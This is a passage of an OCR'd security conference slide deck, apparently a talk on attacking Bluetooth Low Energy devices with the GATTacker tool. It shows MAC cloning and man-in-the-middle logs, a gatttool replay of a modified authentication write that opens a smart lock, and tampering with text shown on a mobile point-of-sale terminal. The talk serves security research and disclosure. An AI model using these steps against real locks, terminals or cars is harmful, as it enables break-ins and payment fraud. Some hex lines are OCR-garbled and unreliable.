**(230400, 460800 and 1000000 are only available on Dual Mode modules.)**

Baud rate	Value	Error (%)
9600	3	0.14
19200	4	0.14
38400	5	0.14
57600	6	0.03
115200	7	0.03
230400	8	0.03
460800	9	0.03
1000000	10	0.03

# Can you fry it? (please don't try ;)

## 7.8.3 PIO Configuration (ATSPIO)

### SD SET PIO

**Warning:** Applying an external voltage to a PIO assigned as an output may permanently damage the module. The maximum voltage level on any pin should not exceed 3.6V. The I/O is NOT 5V tolerant.

**Function:** Sets the direction and values of PIO's.

**Command Format:** ATSPIO,<PIO\_Num>,<Direction>,<Value>

**Command Parameter(s):**


- **PIO\_Num:**

Single Mode: 0,1,2,5,7,8,9,10,11,12,13,14

Dual Mode: 0,1,2,5,7,8,9,10,11,12,13,14,19,20,21,22

# DEMO #6

An unexpected feature



<https://www.flickr.com/photos/morbius19/9415961917>

# The helper script

GATTacker scan.js automatically detects  
BlueRadios chipsets based on MAC address

```
root@kali:~/node_modules/gattacker# node scan.js
Ws-slave address: 127.0.0.1
on open
poweredOn
Start scanning.
already saved advertisement for b827eb08880e (undefined)
refreshed advertisement for ecfe7e139f95 (LockECFE7E139F95)
BlueRadios MAC address - check AT commands service by blueRadiosCmd script!
    Name: LockECFE7E139F95
    EIR: 02010615ffc8010101ae00640a00000000000000001070000 (           d
    Scan response: 11094c6f636b454346453745313339463935 (   LockECFE7E139F95)
```

# SMART LOCK #5

```
Advertise with cloned MAC address
Manufacturer: Cambridge Silicon Radio (10)
Device address: 00:1A:7D:DA:71:11
New BD address: D0:39:72:C3:A8:1E
```

```
Address changed - Reset device now
Re-plug the interface and hit enter
```

```
Current MAC: D0:39:72:C3:A8:1E
Ws-slave address: 10.9.8.181
peripheralid: d03972c3a81e
advertisement file: devices/d03972c3a81e_D03972C3A81E-.adv.json
EIR: 0201060302f0ff16084430333937324333413831452100000000000000000000
scanResponse: 1309443033393732433341383145210000000000005122800800c020a000000
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:4c:88:3d
initialized !
Static - start advertising
on -> advertisingStart: success
setServices: success
<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>
```

```
Client connected: 68:ab:87:4d:e0:54
>> Subscribe: ffff0 -> ffff2
>> Subscribe: ffff0 -> ffff3
>> Write: ffff0 -> ffff1 : 93483cfbf009e2ed0916e59b78d72293c0a75894 ( H       x " X )
  d03972c3a81e:ffff0 confirmed subscription state: ffff2
  d03972c3a81e:ffff0 confirmed subscription state: ffff2
<< Notify: ffff0 -> ffff3 : 30251483000011f810680002032003e800000203 ( 0% h    )
<< Notify: ffff0 -> ffff2 : e104000000000000000000000000000000000000000000000000000000000000 ( )
>> Write: ffff0 -> ffff1 : 425989 ( BY )
<< Notify: ffff0 -> ffff2 : e10100000000000000000000000000000000000000000000000000000000000 ( )
<< Notify: ffff0 -> ffff2 : c41400002000000000000000000000000000000000000000000000000000000 ( )
>> Write: ffff0 -> ffff1 : e101 ( )
<< Notify: ffff0 -> ffff3 : 30251483000011f810680002032003e800000203 ( 0% h    )
<< Notify: ffff0 -> ffff3 : 3026149a000011f810680002032003e800000203 ( 0& h    )
Client disconnected: 68:ab:87:4d:e0:54
```

# Authentication

```
<<<<<<<< INITIALIZED >>>>>>>>>>>
Client connected: 68:ab:87:4d:e0:54
>> Subscribe: fff0 -> fff2
>> Subscribe: fff0 -> fff3
>> Write: fff0 -> fff1 : 93483cfbf009e2ed0916e59b78d72293c0a75894 ( +<
    d03972c3a81e:ffff confirmed subscription state: fff2
    d03972c3a81e:ffff confirmed subscription state: fff2
<< Notify: fff0 -> fff3 : 30251483000011f810680002032003e800000203 ( 0%
<< Notify: fff0 -> fff2 : e104000000000000000000000000000000000000000000000000000000000000 ( 0%
>> Write: fff0 -> fff1 : 425989 (BY )
<< Notify: fff0 -> fff2 : e101000000000000000000000000000000000000000000000000000000000000 ( 0%
<< Notify: fff0 -> fff2 : c414000002000000000000000000000000000000000000000000000000000000 ( 0%
>> Write: fff0 -> fff1 : e101 ( 0)
<< Notify: fff0 -> fff3 : 30251483000011f810680002032003e800000203 ( 0%
<< Notify: fff0 -> fff3 : 3026149a000011f810680002032003e800000203 ( 0%
```



Authentication

# Again Anthony Rose

\* Change 3rd byte to 0x00

9348b6cad7299ec1481791303d7c90d549352398  
Opcode? "Unique" key

Valid  
Command

- ▶ Opcode: Write Request (0x12)
- ▶ Handle: 0x0025 (Unknown)
- Value: 9348b6cad7299ec1481791303d7c90d549352398



Modified  
Command

- ▶ Opcode: Write Request (0x12)
- Handle: 0x0025
- Value: 934800cad7299ec1481791303d7c90d549352398

[26/44]

<https://media.defcon.org/DEF%20CON%202024/DEF%20CON%202024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks.pdf>

# GATTtool

```
# gatttool -I -b d0:39:72:c3:a8:1e
[d0:39:72:c3:a8:1e][LE]> connect
[d0:39:72:c3:a8:1e][LE]> char-write-req 0x25
934800fbf009e2ed0916e59b78d72293c0a75894
[d0:39:72:c3:a8:1e][LE]> char-write-req 0x25 425989
```

# You need to reset the lock to factory ;)

- Lock opens and goes into maintenance, original owner has „your keys are outdated”
- Resetting is a very painful process.
- And you can do it only from the inside of the door.

# DEMO #7

<https://www.youtube.com/watch?v=savEpbWHUIk>



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Granted for display only in connection with  
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Any unauthorized use or copying  
of this picture is expressly prohibited."  
175V. 94"

A scene from "IT CAME FROM OUTER SPACE"  
A Universal-International Picture

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reduction, prohibited." Printed in U.S.A.

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<https://www.flickr.com/photos/morbius19/9768119233>

# Interception

Text to display on PoS  
(cleartext)

```
<<<<<<<< INITIALIZED >>>>>>>>>>> 1209460c01776572207061776572204141314305120a000400020a00 j, TSSI :-74}
Client connected: 65:0a:9d:e4:55:a3<-->cover , peripheralId :"f0d04105f7ef", "address": "f0:d0:41:05:f7:ef", "addressType": "random"
>> Subscribe: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c
b0ec8f00910d:bc2f4cc6aaef43519034d66268e328f0 confirmed subscription state: 06d1e5e779ad4a718faa373789f7d93c
>> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : cf7c7e030e0e ( |~ )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040180010c0c46f8030e0e ( F
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c690101010c0cc10401020efe0ef8c204010c ( i
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 0c0cc304030c0c02c40ef8504c0c0950504c4ec5 ( PL PPLN )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 0ef846210916130efc5093c60fffffffffffff ( F!
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : ffffffff ( P [ \
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 09706c2d504cc90120ca020ef80ccb010lcc014d ( M)
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : cd01ffce042d19ffffcf040c010c0c86fb030e0e ( pl-PL
<> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c02020104f0bd030e0f ( )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040280010c0ca82a030e0e ( * )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c060201040c0c0c2c8e030e0e ( ,
>> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c1903010b0c0c0c010c0f5770726f7761647a ( Wprowadzi
<> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 206b617274650cf0ef8dd4f030e0f ( karte 0 )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040380010c0c027b030e0e ( { )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c0503010b0c0c0c0309030e0e ( )
<> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c0504010511413cd463030e0f ( A< c )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040480010c0c65af030e0e ( e )
<> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c04048001fff80ef847030e0f ( G )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c04040105fffel1fc0d030e0e ( )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c04040105fffel1fc0d030e0e ( )
>> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c0505010efacf70c041bbf030e0f ( )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c04050010c0c0010c0cffff-030e0e ( )
```

# Active tampering

```
<<<<<<< INITIALIZED >>>>>>>>>
Client connected: 7f:4c:93:c7:e8:b0
>> Subscribe: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c
  b0ec8f00910d:bc2f4cc6aaef43519034d66268e328f0 confirmed subscription state: 06d1e5e779ad4a718faa373789f7d93c
>> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c11010101c1c2c3c4c5c6c7c8c9cacbcccdce ( pos write hook - forwarding without modification )
>> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c11010101c1c2c3c4c5c6c7c8c9cacbcccdce ( pos write hook - forwarding without modification )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040180010c0c46f8030e0e ( F )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c690101010c0cc10401020fe0ef8c204010c ( i PL PPLN )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 0c0cc304030c0c02c40ef8504c0c0950504c4ec5 ( F! P [ \ ) )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 0ef846210916130efc5093c60ffffffffffff ( F! P [ \ ) )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : ffffffff000000000000000000000000 ( F! P [ \ ) )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 09706c2d504cc90120ca020ef80ccb0101cc014e ( pl-PL N )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : cd01ffce042d19fffffc040c010c0c6eb6030e0e ( - n )
>> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c02020104f0bd030e0f ( )
>> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c02020104f0bd030e0f ( )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040280010c0ca82a030e0e ( * )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c060201040c0c0c2c8e030e0e ( , )
>> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c1903010b0c0c0c010c0f5770726f7761647a ( Wprowadz )
  Switch text
>> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c2403010b0c0c0c020c0efa4861636b656420 ( Hacked )
  Switch text
>> Write: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 206b617274650cff0ef8dd4f030e0f ( karte 0 )
  Switch text
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 62790cff0c010efc5365637552696e672e706c0c (by SecuRing.pl )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040380010c0c027b030e0e ( { )
<< Notify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c0503010b0c0c0c0309030e0e ( )
```

# And on the mobile PoS:



# BACK TO THE CAR


# Hacking challenge – steal a car!



# The protocol



# MITM?




# Other commands – based on mobile app source

**initConfigMode** – initiate configuration (overwrite **keys**)

**initiateDataTransfer** – dump all the configuration (including keys)

# Pairing



# After the pairing



# After the pairing



# After the pairing



# PRNG?

- *Is there any function which allows to generate a random number?*
- *There is no function to do this. However, there is a reasonably good alternative (...), which reads the module's **serial number** and uses the **two** least significant **bytes**, then triggers a channel 14 (**temperature**) ADC read and combines the two with some **very basic math\*** to generate a sort of "multiplier seed" which can be used for randomness.*

\* (multiplication of the values by themselves)


<https://bluegiga.zendesk.com/entries/59399217-Random-function>

# Pre-play attack?


- Predictable challenge
- Force mobile app to calculate response in advance
- Replay

# ENCRYPTED BLE CONNECTIONS?

